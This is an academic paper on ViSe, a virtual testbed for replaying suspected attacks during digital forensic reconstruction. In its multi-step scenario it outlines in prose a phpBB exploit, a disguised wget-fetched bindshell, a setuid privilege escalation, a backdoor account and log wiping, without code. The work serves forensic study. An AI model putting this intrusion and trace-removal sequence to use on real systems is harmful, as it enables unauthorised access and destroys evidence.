

Using a virtual security testbed for digital forensic reconstruction

André Årnes · Paul Haas · Giovanni Vigna ·
Richard A. Kemmerer

Received: 1 August 2006 / Accepted: 1 November 2006 / Published online: 21 December 2006
© Springer-Verlag France 2006

Abstract This paper presents ViSe, a virtual security testbed, and demonstrates how it can be used to efficiently study computer attacks and suspect tools as part of a computer crime reconstruction. Based on a hypothesis of the security incident in question, ViSe is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate reconstruction experiments in digital forensics. Two examples are given to demonstrate the approach; one overview example based on the Trojan defense and one detailed example of a multi-step attack. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can

lend credibility to an investigation and can be a great asset in court.

1 Introduction

Digital forensics is gaining importance with the increase of cybercrime and fraud on the Internet. Tools and methodologies for digital forensics with the soundness necessary for presentation in court are in high demand. In this paper, we describe the use of the Virtual Security Testbed (ViSe) [1] as a tool in digital forensic reconstruction. We present a testbed and methodology for testing computer attack tools, as a digital analogy to testing evidence dynamics in physical forensics. The basic idea is to provide an infrastructure where specific attacks can be studied in a way similar to testing the ballistics of a firearm in order to establish its properties. The goal of this approach is to be able to perform testing in a forensically sound manner such that the test results may be presented in court, supporting or refuting a hypothesis regarding a particular sequence of events.

The traditional focus in digital forensics has been on identification (using e.g. National Software Reference Library (NSRL) [2] and Chkrootkit [3]), acquisition (using e.g. Dcfldd [4], and TCPdump [5]), and analysis of evidence (using e.g. Memparser [6]). Common forensic operations include, for example, the recovery of deleted files, string searches, searches for known files, and password recovery. Integrated digital forensic applications such as EnCase [7], ILook [8], Sleuthkit [9], and Access-Data Forensic ToolKit [10] implement a wide range of digital forensic capabilities in a single application. Some attacks (such as the Bradley virus [11]) are, however, designed to leave few or no tracks of their existence, and

A. Årnes (✉)
Centre for Quantifiable Quality of Service in Communication
Systems, Norwegian University of Science and Technology,
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
e-mail: andrearn@q2s.ntnu.no
URL: <http://www.q2s.ntnu.no/>

P. Haas · G. Vigna · R. A. Kemmerer
Department of Computer Science,
University of California Santa Barbara,
Santa Barbara, CA 93106-5110, USA
e-mail: feakk@cs.ucsb.edu
URL: <http://www.cs.ucsb.edu/~rsg/>

G. Vigna
e-mail: vigna@cs.ucsb.edu

R. A. Kemmerer
e-mail: kemm@cs.ucsb.edu

they consequently are difficult or impossible to analyze with current tools. Such tools are often referred to as anti-forensics tools in this context.

Recently, there has been an increasing interest in more sophisticated methodologies for forensic analysis, including crime scene reconstructions (see [12]) and studies of evidence dynamics. Broucek and Turner [13] have argued that the current approaches to digital forensics (or forensic computing) are severely limited due to the lack of coherent frameworks and approaches for digital forensics and that new procedures to understand and model competing requirements are needed. In this paper, we develop a method for experimental testing in digital forensic reconstructions.

Central to the discussion is the trade-off between the desired detail of the reconstruction and the difficulty of performing the reconstruction experiments. The approach taken in this paper is to study the most significant aspects of a digital crime or a suspect tool using minimal resources in terms of time and equipment. Other approaches, such as physical testbeds or simulations, may be more useful in some cases, as discussed in Sect. 7.

This paper is organized as follows. Section 2 presents background information about the forensic methodology of crime scene reconstruction and various types of testbeds, as well as some related work. Section 3 presents the terminology and methodology used in this paper. Section 4 provides a detailed description of the security testbed ViSe, as well as a discussion of the use of virtualization in security and forensic testing. Sections 5 and 6 provide examples of the approach based on the Trojan defense and a multi-step attack, demonstrating how ViSe can be applied to digital forensic reconstruction testing. Some considerations of the approach are discussed in Sect. 7, and the paper is concluded in Sect. 8.

2 Background

In this section, we present the forensic methodology of crime scene reconstructions, a discussion of different types of testbeds, as well as an overview of related work.

2.1 Crime scene reconstruction

Crime scene reconstruction (or crime reconstruction)¹ is a fairly new development in forensic science, as discussed in [14, 15]. The purpose of the method is to determine the most probable hypothesis or sequence of events by applying the scientific method to interpret the events

¹ Note that a *crime reenactment* is unrelated to a crime scene reconstruction.

that surround the commission of a crime [15]. The basic approach is to state the problem, form a hypothesis, collect data, test the hypotheses, follow up on the most promising hypothesis, and finally draw conclusions supported by admissible evidence. The analysis may involve the use of logical reasoning [15] and statistical analysis [16, 17], as well as domain knowledge about people, criminology, etc. The conclusions of a crime scene reconstruction are usually given with a level of certainty associated with the different hypotheses, indicating the level of evidentiary value.

Carrier and Spafford have proposed an “event-based digital forensic investigation framework” [12] and a method for “event reconstruction of digital crime scenes” [18]. They propose a five step process:

1. *Evidence examination*: a full examination of the evidence aimed at identifying and characterizing evidence relevant to an incident.
2. *Role classification*: examine the role of the evidence as a cause or effect of one event.
3. *Event construction and testing*: identification of events based on the available evidence and testing of whether the events are possible.
4. *Event sequencing*: the linking of multiple events into event chains.
5. *Hypothesis testing*: the hypotheses about the incident are tested.

In this paper, we discuss a way to test events in a forensically sound manner using an isolated virtual environment (ViSe). A hypothesis is made based on available digital evidence and then tested in the ViSe virtual testbed. The hypothesized attack is replayed, and an analysis of all available data (storage media and volatile memory of all involved hosts, as well as network traffic) may support or refute the hypothesis. In this way, we show how replaying events in a virtual environment can help identify the causes, effects, and internal workings of simple or multi-step attacks. Using Carrier and Spafford’s model, this approach may be seen as part of the event construction and testing, but it is primarily directed at performing experiments related to the event sequencing. We refer to this as a *reconstruction experiment*.

2.2 On testbeds

We can group testbeds for performing reconstruction experiments into physical testbeds, virtual testbeds, and simulated testbed. With physical testbeds, one tries to create a testbed that is as close to identical to the crime scene as possible, in terms of hardware and software configurations. This is obviously an expensive and resource

demanding approach, but it may be necessary for some reconstructions.

A virtual testbed uses virtualization software to emulate the digital crime scene. The entire crime scene, including hosts and networks, can be emulated on a single host. This approach has significant advantages over a physical testbed in terms of resource use and efficiency, but there are some experiments that cannot reliably be reproduced on virtual testbeds.

If the reconstruction is complex and involves a large number of hosts and events, a useful approach can be to model and simulate the events. This approach can be useful when investigating e.g., worm attacks and DDoS attacks. The advantage of this method is that it can focus on the most relevant mechanisms of an attack. However, this method cannot approach the level of detail provided by physical and virtual testbeds.

2.3 Related work

Formal frameworks for the reconstruction of digital crime scenes are discussed by Stephenson [19] and Gladyshev et al. [20]. Stephenson uses a Petri Net approach to model worm attacks in order to identify the root cause of an attack. Gladyshev et al. present a state machine approach to model digital events. Their approach uses a generic event reconstruction algorithm and a formal methodology for reconstructing events in digital systems. In contrast, our approach sets up a virtual digital crime scene in order to replay the digital events in a realistic fashion. Therefore, our approach is complimentary to those of Stephenson and Gladyshev et al.

A significant challenge in digital forensics is to achieve automated evidence analysis and automated event reconstruction. Stallard and Levitt [21,22] have proposed an expert system using a decision tree to search for violations of known assumptions about data relationships, and Abbott et al. [23] have proposed a framework for scenario matching in forensic investigations based on transaction logs with automated recognition of event scenarios based on a stored event database. These approaches do not suggest replaying the scenarios on a testbed, but the output of their systems could be used as a basis for realistic testing in ViSe. This would provide a far more thorough analysis and a more convincing case in court. Elseasser and Tanner [24] have proposed an automated diagnosis system that generates possible attack sequences based on profiles of the victim host configuration and of the unauthorized access gained by the attacker. The hypothesized attack sequences are simulated on a model of the victim network, and a successful simulation indicates that the attack sequence

could feasibly lead to unauthorized access. Our approach performs the replay on virtual systems rather than performing simulations, but the general approach of hypothesis generation could be combined with our approach. Neuhaus and Zeller [25] have recently proposed a method for automatically isolating processes that are necessary for an intrusion to occur. They propose to capture system calls on a live host and then replay these on a testbed. Their implementation, Malfor, has proved able to identify both the root cause and all intermediate steps needed to reproduce an attack. This approach is designed for real-time use, but it could be combined with our approach to include system calls in the analysis and to automate the reconstruction analysis.

Virtualization is frequently used in security research, primarily because of the flexibility and the small resource requirements. As an example, [26] discusses the use of VMware and the forensic tool SMART for recreating a suspect's computer. Our approach takes this idea further by emulating the entire digital crime scene as part of a digital event reconstruction. Virtualization is also frequently used by the honeypot community. Low-interaction honeypots, such as Honeyd [27], often have built-in virtualization of services, whereas high-interaction honeypots, such as honeynets [28], are often deployed using full operating system virtualization. See also [29] for a discussion of the advantages and disadvantages of VMware in the context of honeypots.

Recent security testbeds include LARIAT [30], LLSIM [31], Netbed [32], Deter [33], and vGrounds [34]. LARIAT is the first simulated platform for testing intrusion detection systems, and LLSIM is its virtualized descendant. Netbed is a simulation environment that served as the predecessor to Deter, a cluster testbed. vGrounds is a virtual environment based on UML (User Mode Linux) [35]. These testbeds provide large-scale simulation at the cost of the accuracy and the number of operating systems and services supported. Section 7.3 discusses cases where this approach may be useful. ViSe supports more exact system and network interaction on a wider range of operating systems. ViSe images are provided in a large library of pre-configured attacks and vulnerable services on common operating systems. ViSe also includes an intrusion detection system (IDS) to identify the manifestations of an attack.

3 Terminology and methodology

The *digital crime scene* can consist of a number of computing and storage devices, as well as the network connecting them. We specifically consider that the digital

crime scene consists of a number of computer systems, divided into three categories: namely *attack hosts*, *victim hosts*, and *third-party hosts*. The third-party hosts may, for instance, include network or security services that perform logging, or other service providers such as certification authorities. All evidence is analyzed on *analysis hosts*, which are not part of the digital crime scene.

Digital evidence is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Digital evidence may be found on the hard drives or in the volatile memory of all the involved hosts, as well as in captured network traffic, referred to as *network dumps*. A variant of the network dump is preprocessed network traffic, such as network intrusion detection system alert logs. All analysis is assumed to be performed on copies of the evidence in order to preserve the integrity of the evidence.

An *event* e is an occurrence that changes the state of a computing system. A *crime* or *incident* is an event that violates policy or law. An *event chain* $E = e_1, \dots, e_n$ is a sequence of events with a causal relationship. The latter definitions are adopted from [12, 18]. *Evidence dynamics* is described in [14] to be “any influence that changes, relocates, obscures, or obliterates physical evidence, regardless of intent”. A central issue in evidence dynamics is to identify the *causes* and *effects* of events. The evidence dynamics of different digital media varies. A file can be modified or deleted, and timestamps can be updated. Unallocated data on a disk can be overwritten, and volatile memory can be overwritten or moved to pagefiles. Data transmitted on a network may leave traces in log files and monitoring systems.

Our approach to performing reconstruction experiments starts with a *hypothesis*, H_1 , stating that one or more tools have been run as part of an attack, and a *null hypothesis*, H_0 , stating that the hypothesized events have not occurred (e.g., the attack has not occurred).² The corresponding event chain is then replayed on the testbed. Following execution, the virtual environment is analyzed to find the effects of the events. These effects are in turn compared to the actual digital evidence. The purpose is to replay the suspected attacks in a controlled environment in order to study the causes and effects of the events involved in the attack. This allows us to replay the attack in a forensically sound manner without compromising the integrity of the original evidence or relying on files that have been compromised by the attacker.

As noted above, a multi-step attack can be studied as a series of interconnected events, where the effects of one event are the causes of the subsequent event. Although the digital forensic reconstruction framework separates causes and effects, differentiating between these may be difficult in practice, as it may require exhaustive testing. Using the terminology above, we therefore assume that event e_{k+1} is the transition between state s_k and s_{k+1} . That is, s_k and s_{k+1} contain the causes and effects of e_{k+1} , respectively. Depending on the evidence dynamics at play, an effect of one event can be superseded by the effects of a later event. For example, if a file is modified twice, only the latter modification will be represented in the timestamp of the file. Another example occurs when a file is first deleted and then overwritten by other data.

This framework can be used as a basis for statistical hypothesis, and it is possible to assign probabilities to the state transitions (i.e., event probabilities). In a statistical context, we can consider the two types of errors. A type I error refers to the case where the null hypothesis is rejected when it is in fact true. A type II error refers to the case where the null hypothesis is not rejected when it is in fact false. This approach is taken in [17], and it is not further considered in this paper. The use of statistical methods as part of the method described in this paper is left for future work.

In some cases, there may be several competing hypotheses about the chain of events leading to the digital evidence found in a digital crime scene. In this case, each hypothesis is formulated and tested separately. Based on the competing hypotheses H_1, H_2, \dots, H_m , the tests may share one or more initial events. In this case, the shared events need only be replayed once.

The methodology used in this paper for testing in forensic reconstruction can be expressed as a five-step process:


1. *Configure testbed* with appropriate software according to a hypothesis.
2. *Replay attack* according to the hypothesis and save snapshots for each state.
3. *Acquire and verify images* of all snapshots.
4. *Perform analysis* through the comparison of states.
5. *Compare images to digital evidence* to support or refute the hypothesis.

The process is shown in Fig. 1 and can be reiterated for alternative hypotheses.

4 Virtualization and the ViSe testbed

In this section, we review the criteria for a forensic testbed and discuss the advantages of virtualization in

² This differs from our previous paper [36], where we did not introduce a null hypothesis, and the main hypothesis was referred to as H_0 .

Fig. 1 Method for testing in forensic reconstructions

digital forensic testing. We give an overview of VMware and the ViSe testbed³ [1] and consider integrity issues using ViSe as a virtualization platform. We also discuss the digital forensic image created to aid digital forensic testing. The use of ViSe is further demonstrated through specific examples in Sects. 5 and 6.

4.1 Virtualization

The main criteria for choosing a testbed are resource demands, availability and usability, flexibility and efficiency, forensic soundness, and similarity to the digital crime scene [37]. While physical testbeds can most accurately represent a digital crime scene, there is significant overhead required for the setup, configuration, and re-installation of the involved systems. Each hypothesis requires a separate machine, and different hardware must be obtained to provide complete coverage of the systems involved in an attack. Furthermore, the impracticality of restoring a system to a previous state to test an alternative but similar hypothesis is obvious.

Virtualization addresses these problems with negligible overhead. A single computer can represent the entire digital crime scene, emulating different operating systems, configurations, and services as necessary. For example, Fig. 2 represents a single physical Fedora Core 4 machine using VMware to emulate a virtual network and three virtual operating systems running Fedora Core 3. Virtualization environments are also more portable and reusable. They can be shared between multiple hosts, and once a configuration is made, it can be restored later in an investigation or reused in other investigations.

VMware 5.0 [38] was chosen as the emulation environment for ViSe [1], because it contains several advantages over other emulation environments such as

Xen [39], Microsoft Virtual PC [40], and UML [35]. VMware is able to emulate both Linux and Windows, as well as any other x86 operating system. Xen and UML are limited to selected ports or currently available operating systems. Neither Xen nor UML could emulate Windows platforms at the time of ViSe's creation. VMware and Microsoft Virtual PC are similar in scope and application. However, Virtual PC runs on Windows and Apple Macintosh systems, while VMware runs on Windows and Linux systems. VMware was chosen over Virtual PC because development in Linux provided the most ideal environment for developing and testing malicious attacks.


4.2 The ViSe testbed

The ViSe testbed was developed at UCSB to test attacks on various vulnerable operating systems and to test intrusion detection systems. ViSe originally contained 10 operating systems and a total of 40 exploits against the programs running on them. The operating systems included are Windows 2000, 2003, XP, Red Hat 6.2, 7.2, SuSE 9.2, Debian 3.0, Fedora Core 3, FreeBSD 4.5, and 5.4. The exploits, as detailed in Table 1, 2, 3, 4 of [1], are both local and remote attacks. ViSe was recently extended with an additional 30 remote attacks from the OWASP's top ten web application vulnerabilities framework [41], targeting 10 web applications running on both Windows and Linux platforms.

One reason for choosing VMware to implement ViSe is that the snapshot and cloning features of VMware allow new images to be derived from old ones. When using the snapshot feature, new snapshots are created incrementally, i.e., only changes are stored in the new snapshot file. The current ViSe tree requires 80 GB for 70 separate system configurations derived from the 10 base operating system images. This is achieved by using the snapshot feature to create new configurations

³ <http://www.cs.ucsb.edu/~rsg/ViSe/>

Fig. 2 Illustration of a Virtual Environment



of a system, which, in turn, provides a tremendous space savings as compared to requiring a full install for each configuration.

The snapshot feature allows for the creation of a tree of successive changes derived from a base system. Each tree represents a host involved in an attack, such as attacker, victim, or IDS systems. New ViSe images are added to a tree by making a snapshot with the desired modifications based on a previous snapshot or root image. Unfortunately, multiple systems derived from the same tree cannot be run simultaneously. For this purpose, it is necessary to use the full cloning feature in VMware to create a full image, which uses the space requirements of both the new files and the old configuration. The advantage of the cloning feature is that cloned images can be run and distributed independently of the ViSe tree, which allows the image and the events in that image to be replicated by relevant parties.

When an attack is replayed, the attacker, detector, and vulnerable images are booted, and the attack is run as prescribed in its accompanying documentation. If the attack damages the configuration of a particular image, that image only needs to be restored and rebooted to recover from the damage. Also, snapshots of the images can be created and then restored, providing instantaneous recovery. This method results in both a significant time savings and a decrease in storage requirements compared to using physical systems to replay an attack.

4.3 Integrity issues

There are a number of integrity issues to be considered related to using VMware as the virtualization platform for ViSe. The first issue concerns data contamination between the host and guest operating systems.

We have not been able to demonstrate such an issue on a Fedora Core 3 system, but as a precautionary measure, images should be isolated from each other by cloning each image on a separate sanitized partition. Each new cloned image becomes a new ViSe image root, which is used to create new snapshots over empty memory. This approach guarantees that there is no data contamination between the host and the guest operating systems nor between the different guest systems. Note that ViSe was initially designed to be simple with minimal space requirements, and the integrity of the images was not a primary consideration. As a result, the first ViSe images were created on un-sanitized host partitions.

It should be noted that VMware image files are proprietary, and thus they are not identical copies of system disks or partitions. In this paper, we are only concerned with the file systems contained in the VMware image files, and not with the VMware-files themselves. We perform the testing in VMware, and the forensic acquisition in preparation for analysis is either performed in VMware or by using the `vmware-mount.pl` tool for mounting VMware images. The integrity of the disk images can be verified using one-way hash functions such as MD5, SHA-1 or SHA256, which provide the necessary integrity for our purposes.⁴

Another integrity issue that should be considered is the virtual network used to connect the images. VMware allows several different types of network connectivity options: bridged to a physical device, a NAT to the host's IP address, virtual image to host-only, and custom [38]. Only bridged networking connects the virtual network to the physical network. This allows transparent connections between virtual and physical hosts. Because the extent of all attacks was known and documented during

⁴ Recent research has uncovered weaknesses in MD5 [42].

the creation of ViSe, images were created using static IP addresses in the subnet of their host system. In general, however, the testbed host operating system should be disconnected from any external networks. In particular, if the guest operating system is able to reach external networks, the test may be compromised, and malicious code could spread from the testbed.

The third integrity issue is the “shared folders” feature of VMware. This feature is used to allow file transfers between the host and guest systems [38]. During ViSe’s construction, this feature was enabled to simplify the transfer of files and data. During forensic reconstruction, it should be disabled to prevent cross-contamination between the host and guest system. It can be re-enabled for the purpose of analysis to facilitate external analysis and to review the results outside of ViSe (see Sect. 4.4).

The last integrity issue involves the similarity of attacks in the virtual testbed to attacks on physical machines. Most importantly, only a limited amount of hardware devices is supported by the virtualization engines. If the attack depends on hardware that is not emulated by the virtual machine, the attack may not be reproducible on a virtual testbed. Furthermore, sophisticated attacks could detect and respond to the presence of VMware and other forensic tools [43], for example by breaking out of VMware and accessing the host system [44]. Another potential problem is anti-forensic attacks, which purposely attempt to thwart forensic investigations [45], for example by generating excess or confusing signatures, through the use of encryption and steganography, or through the use of techniques that are very difficult to analyze (see e.g., [11]) in order to make event reconstruction difficult. Attacks such as these are uncommon and require special consideration. They are not considered in this paper.

4.4 The Virtual forensic analysis image

In order to be able to handle the test images in a forensically sound manner, a forensic analysis system has been added to ViSe. The main purpose of this system is to acquire copies of hard drive images from the test systems (using `dcfldd`),⁵ as well as to provide a verification of the integrity of the copies (using tools such as `md5sum` and `sha256sum`).

The forensic analysis system is built on Fedora Core 3, and it is installed as a new root in the ViSe tree to avoid any conflicts with the test images. Such a conflict could, for example, occur if the LVM (Logical Volume

Manager) is used. LVM requires that the `id` of the underlying physical volumes be unique when the volumes are mounted. Unfortunately, VMware’s cloning and snapshot features retain the LVM `id` of the root image. Therefore, if the forensic analysis image was added to a ViSe tree, it could not mount any other images of that same tree, because the LVM `id` would already be present.

In order to avoid contamination between the external network and the forensic analysis system, the virtual forensic analysis system is configured without a virtual network interface. As an additional precaution, the host operating system can be physically disconnected from the network during the analysis.

A virtual disk can be analyzed in VMware by adding it as a disk to the forensic analysis system. This disk should be provided as an independent and non-persistent disk, in order to prevent any changes to the image. Because VMware requires write access to its virtual disk images, the forensic analyst has to mount them in read-only mode to assure that the file systems of those images are not changed.

It must be noted that in VMware it is not possible to take a snapshot of a system with an independent disk, mount an independent disk in a snapshot, or mount several instances of different snapshots based on the same base image. The image acquisition either has to be performed sequentially (by rebooting the virtual analysis host for each disk image to be analyzed) or by creating a full disk clone for each snapshot. By using the latter method, several disks can be mounted at once.

The images to be analyzed are copied to a “shared folder” directory using `dcfldd`. After all the images have been acquired and verified, the forensic analysis can be performed outside ViSe. The primary reason for this is that there is a significant performance penalty in performing the analysis in a virtual environment (see Sect. 7.3). By performing the analysis outside ViSe, the results are also available for external analysis and review.

5 Scenario: “The Trojan Did It!”

A common theme in digital forensics is the “Trojan Defense”, where a defender claims that his computer was hijacked by another party and used to commit a crime. This defense has been successfully used to achieve acquittal in criminal cases [46,47,17]. This Section provides an overview of an event reconstruction experiment related to such a defense. In Sect. 6, we provide a more detailed example with practical results.

⁵ `dcfldd` is a forensic version of the GNU tool `dd`, commonly used for copying disks and partitions.




Fig. 3 State diagram for worm attack scenario

Consider the example where the defender accused of causing a denial-of-service (DoS) attack on a web server claims that his computer was attacked and compromised by the W32/Blaster worm [48]. The W32/Blaster worm has a backdoor component that was allegedly used to launch the web server attack from the host. Based on this, a forensic investigator can formulate a hypothesis that corresponds to the defense:

The defender's host running Windows XP has been infected by the W32/Blaster worm. The W32/Blaster worm has opened a backdoor on the host, which has been exploited by an external attacker running Linux Fedora Core 3. By using the backdoor, the attacker has launched a DoS-attack on a web server on the Internet.

If this hypothesis is validated, it can support the case of the defense. On the other hand, if the hypothesis is refuted, the case of the defense is weakened. The hypothesis can be seen as an event chain, as illustrated in Fig. 3. This event chain has three events: $e1$ corresponds to the worm infection, $e2$ corresponds to an attacker using the worm's backdoor, and $e3$ corresponds to an outbound attack launched through the backdoor. The four states $s0$, $s1$, $s2$, and $s3$ correspond to the states. The model is an abstraction of the involved incidents, and we could obviously create a more detailed event chain if necessary.

In statistical analysis, a type I error would, for example, correspond to the case where the hypothesis is accepted, even though the worm infection ($e1$) did not take place (i.e., a false positive). A type II error would, for example, correspond to the case where the null hypothesis is not rejected, even though the worm infection ($e1$) actually took place (i.e., a false negative).

The investigators can now perform a reconstruction experiment according to the process in Fig. 1. The testbed is configured with a virtual network and the following hosts:

- Worm source: Windows XP, infects the defender's host with W32/Blaster.
- Worm payload source.
- Attacker's host: Linux Fedora Core 3.
- Defender's host: Windows XP host.
- Web server: MS IIS, target of DoS attack.




Fig. 4 Acquisition and analysis for worm attack scenario

Based on the specifics of the attack, third-party hosts, such as DNS servers, may have to be included as well.

The attack is replayed according to the hypothesis, as shown in Fig. 4. A VMware snapshot is taken for each of the involved hosts for every state. These snapshots are then copied to images in a forensically sound fashion for analysis. Timestamps and hash-sums are taken of all the images for verification purposes. Based on these images, subsequent states are compared in order to identify all changes between two states. These changes are the effects of an event. As previously mentioned, some effects can be superseded by the effects of later events.

Finally, the results of the experiment are compared to the digital evidence acquired from the actual crime scene. If the findings of the experiment are consistent with the digital evidence, the experiment provides support for the defender's case. Otherwise, a new experiment should be run based on new or modified hypotheses.

6 Scenario: a multi-step attack

In this section we demonstrate the use of the ViSe testbed for testing a multi-step attack. The attacks are chosen from the database of attacks available in the ViSe testbed. As part of a criminal investigation, it is necessary to determine the chain of events in a forensically sound manner. Based on the available evidence in the digital crime scene, a digital forensic reconstruction is initiated and an initial hypothesis is stated:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a vulnerable iwconfig buffer overflow vulnerability, the creation of a non-root user and root backdoor, and finally the removal of traces.

In order to support or refute this hypothesis, we wish to perform an isolated test of the multi-step attack. Virtual systems similar to the ones in the hypothesis are set up in ViSe, and the multi-step attack is replayed as described below. When the test is finished, the analyst can compare the effects of the attack in the virtual environment to the digital evidence in the digital crime scene. If the identified effects do not support the hypothesis, the hypothesis should be reformulated, and the necessary test events should be replayed. It may be necessary to include events that are not directly related to the attack in the test, such as intentional evidence manipulation (e.g., file modifications or deletions) and regular user or system activities (e.g., rebooting and disk defragmentation).

Note that the analyst does not need access to all the hosts involved in the digital crime scene. The results of the test can be compared to any available evidence. However, the certainty of the results is reduced when the digital evidence is incomplete.

6.1 Configuring ViSe for replaying the attack

To replay the attack, images are derived from snapshots in the ViSe library to represent the attack host, a detector host, and a vulnerable host. Each image is an installation of Fedora Core 3 with system configuration and files specific to its purpose. The attacker represents the single host conducting all the stages of the attack, including network scanning and vulnerability exploitation. The detector image is running a Snort 2.4.3 IDS system. The vulnerable image snapshot is created by adding a local system buffer overflow vulnerability (`iwconfig`) to a predefined snapshot containing a remote, web-based vulnerability (`phpBB 2.1.10`). Both vulnerabilities are available in the ViSe library. Each snapshot is then created into a full-clone on a separate, zeroed-out partition, as discussed in Sect. 4.3. Figure 5 shows the resulting forensic testbed.

6.2 Replaying the attack

The hypothesized event chain representing the attack is divided into a number of discrete events, each leading to a new state. Each event leads to a state snapshot that can be examined independently in order to determine the sequence of events leading to the final image. The effects of an event are identified by finding the differences between two successive states. The attack is replayed as follows (the details of the attack are provided in the Appendix):





Fig. 5 ViSe image tree for example attack

- Event 1: Network scan, port scan, and manual web browsing by attacker. The attacker uses `nmap` to determine the vulnerable host's address and the open ports on the victim. The attacker then uses the ELinks web browser to visit the web page `/phpBB2/` on the victim.
- Event 2: The attacker exploits the `phpBB 2.0.10` `viewtopic.php` arbitrary code execution vulnerability [49] and gains a remote shell on the victim host with username `apache`.
- Event 3: The attacker retrieves a bindshell using `wget` and executes it in `/tmp`. The name of the bindshell is `httpd`, named to appear identical to the default process run by `apache`. He then disconnects from his current remote shell and connects to the listening port of the bindshell at port 12497.
- Event 4: The attacker searches for `setuid` programs using `find` and discovers a vulnerable version of `iwconfig` [50]. He retrieves an exploit using `wget` and executes it, becoming root.
- Event 5: The attacker creates a non-root user `bash` and uses `wget` to retrieve a backdoor named `]]`, which he places in `/usr/bin`. He then disconnects from the bindshell.
- Event 6: The attacker logs in as the newly created user `bash` using `ssh` and becomes root using the backdoor. The attacker then kills his old bindshell, and removes all traces in `/tmp` and `/var/log`.

Note that there is a trade-off between the granularity of a reconstruction and the number of events. At the most detailed level, every system call can be viewed as

Fig. 6 State diagram for multi-step attack



an event. At the other extreme, an entire attack can be viewed as a single event.

6.3 Attack analysis and verification

When the attack is replayed, the different stages are represented by seven states, as shown in Fig. 6. Each state consists of a snapshot for each host, and one state is reached from the previous state by an event. Images of all the snapshots are acquired in the ViSe forensic system using the tool `dcfldd`. The analysis is performed on a non-virtual host outside ViSe, as discussed in Sect. 4.4.

The attack is analyzed by comparing the states of the attack sequentially. Every change between two states s_k and s_{k+1} is considered an effect of the corresponding event e_{k+1} . If the effect is superseded by a later event, for instance through a file modification or file deletion, only the latter effect is considered.

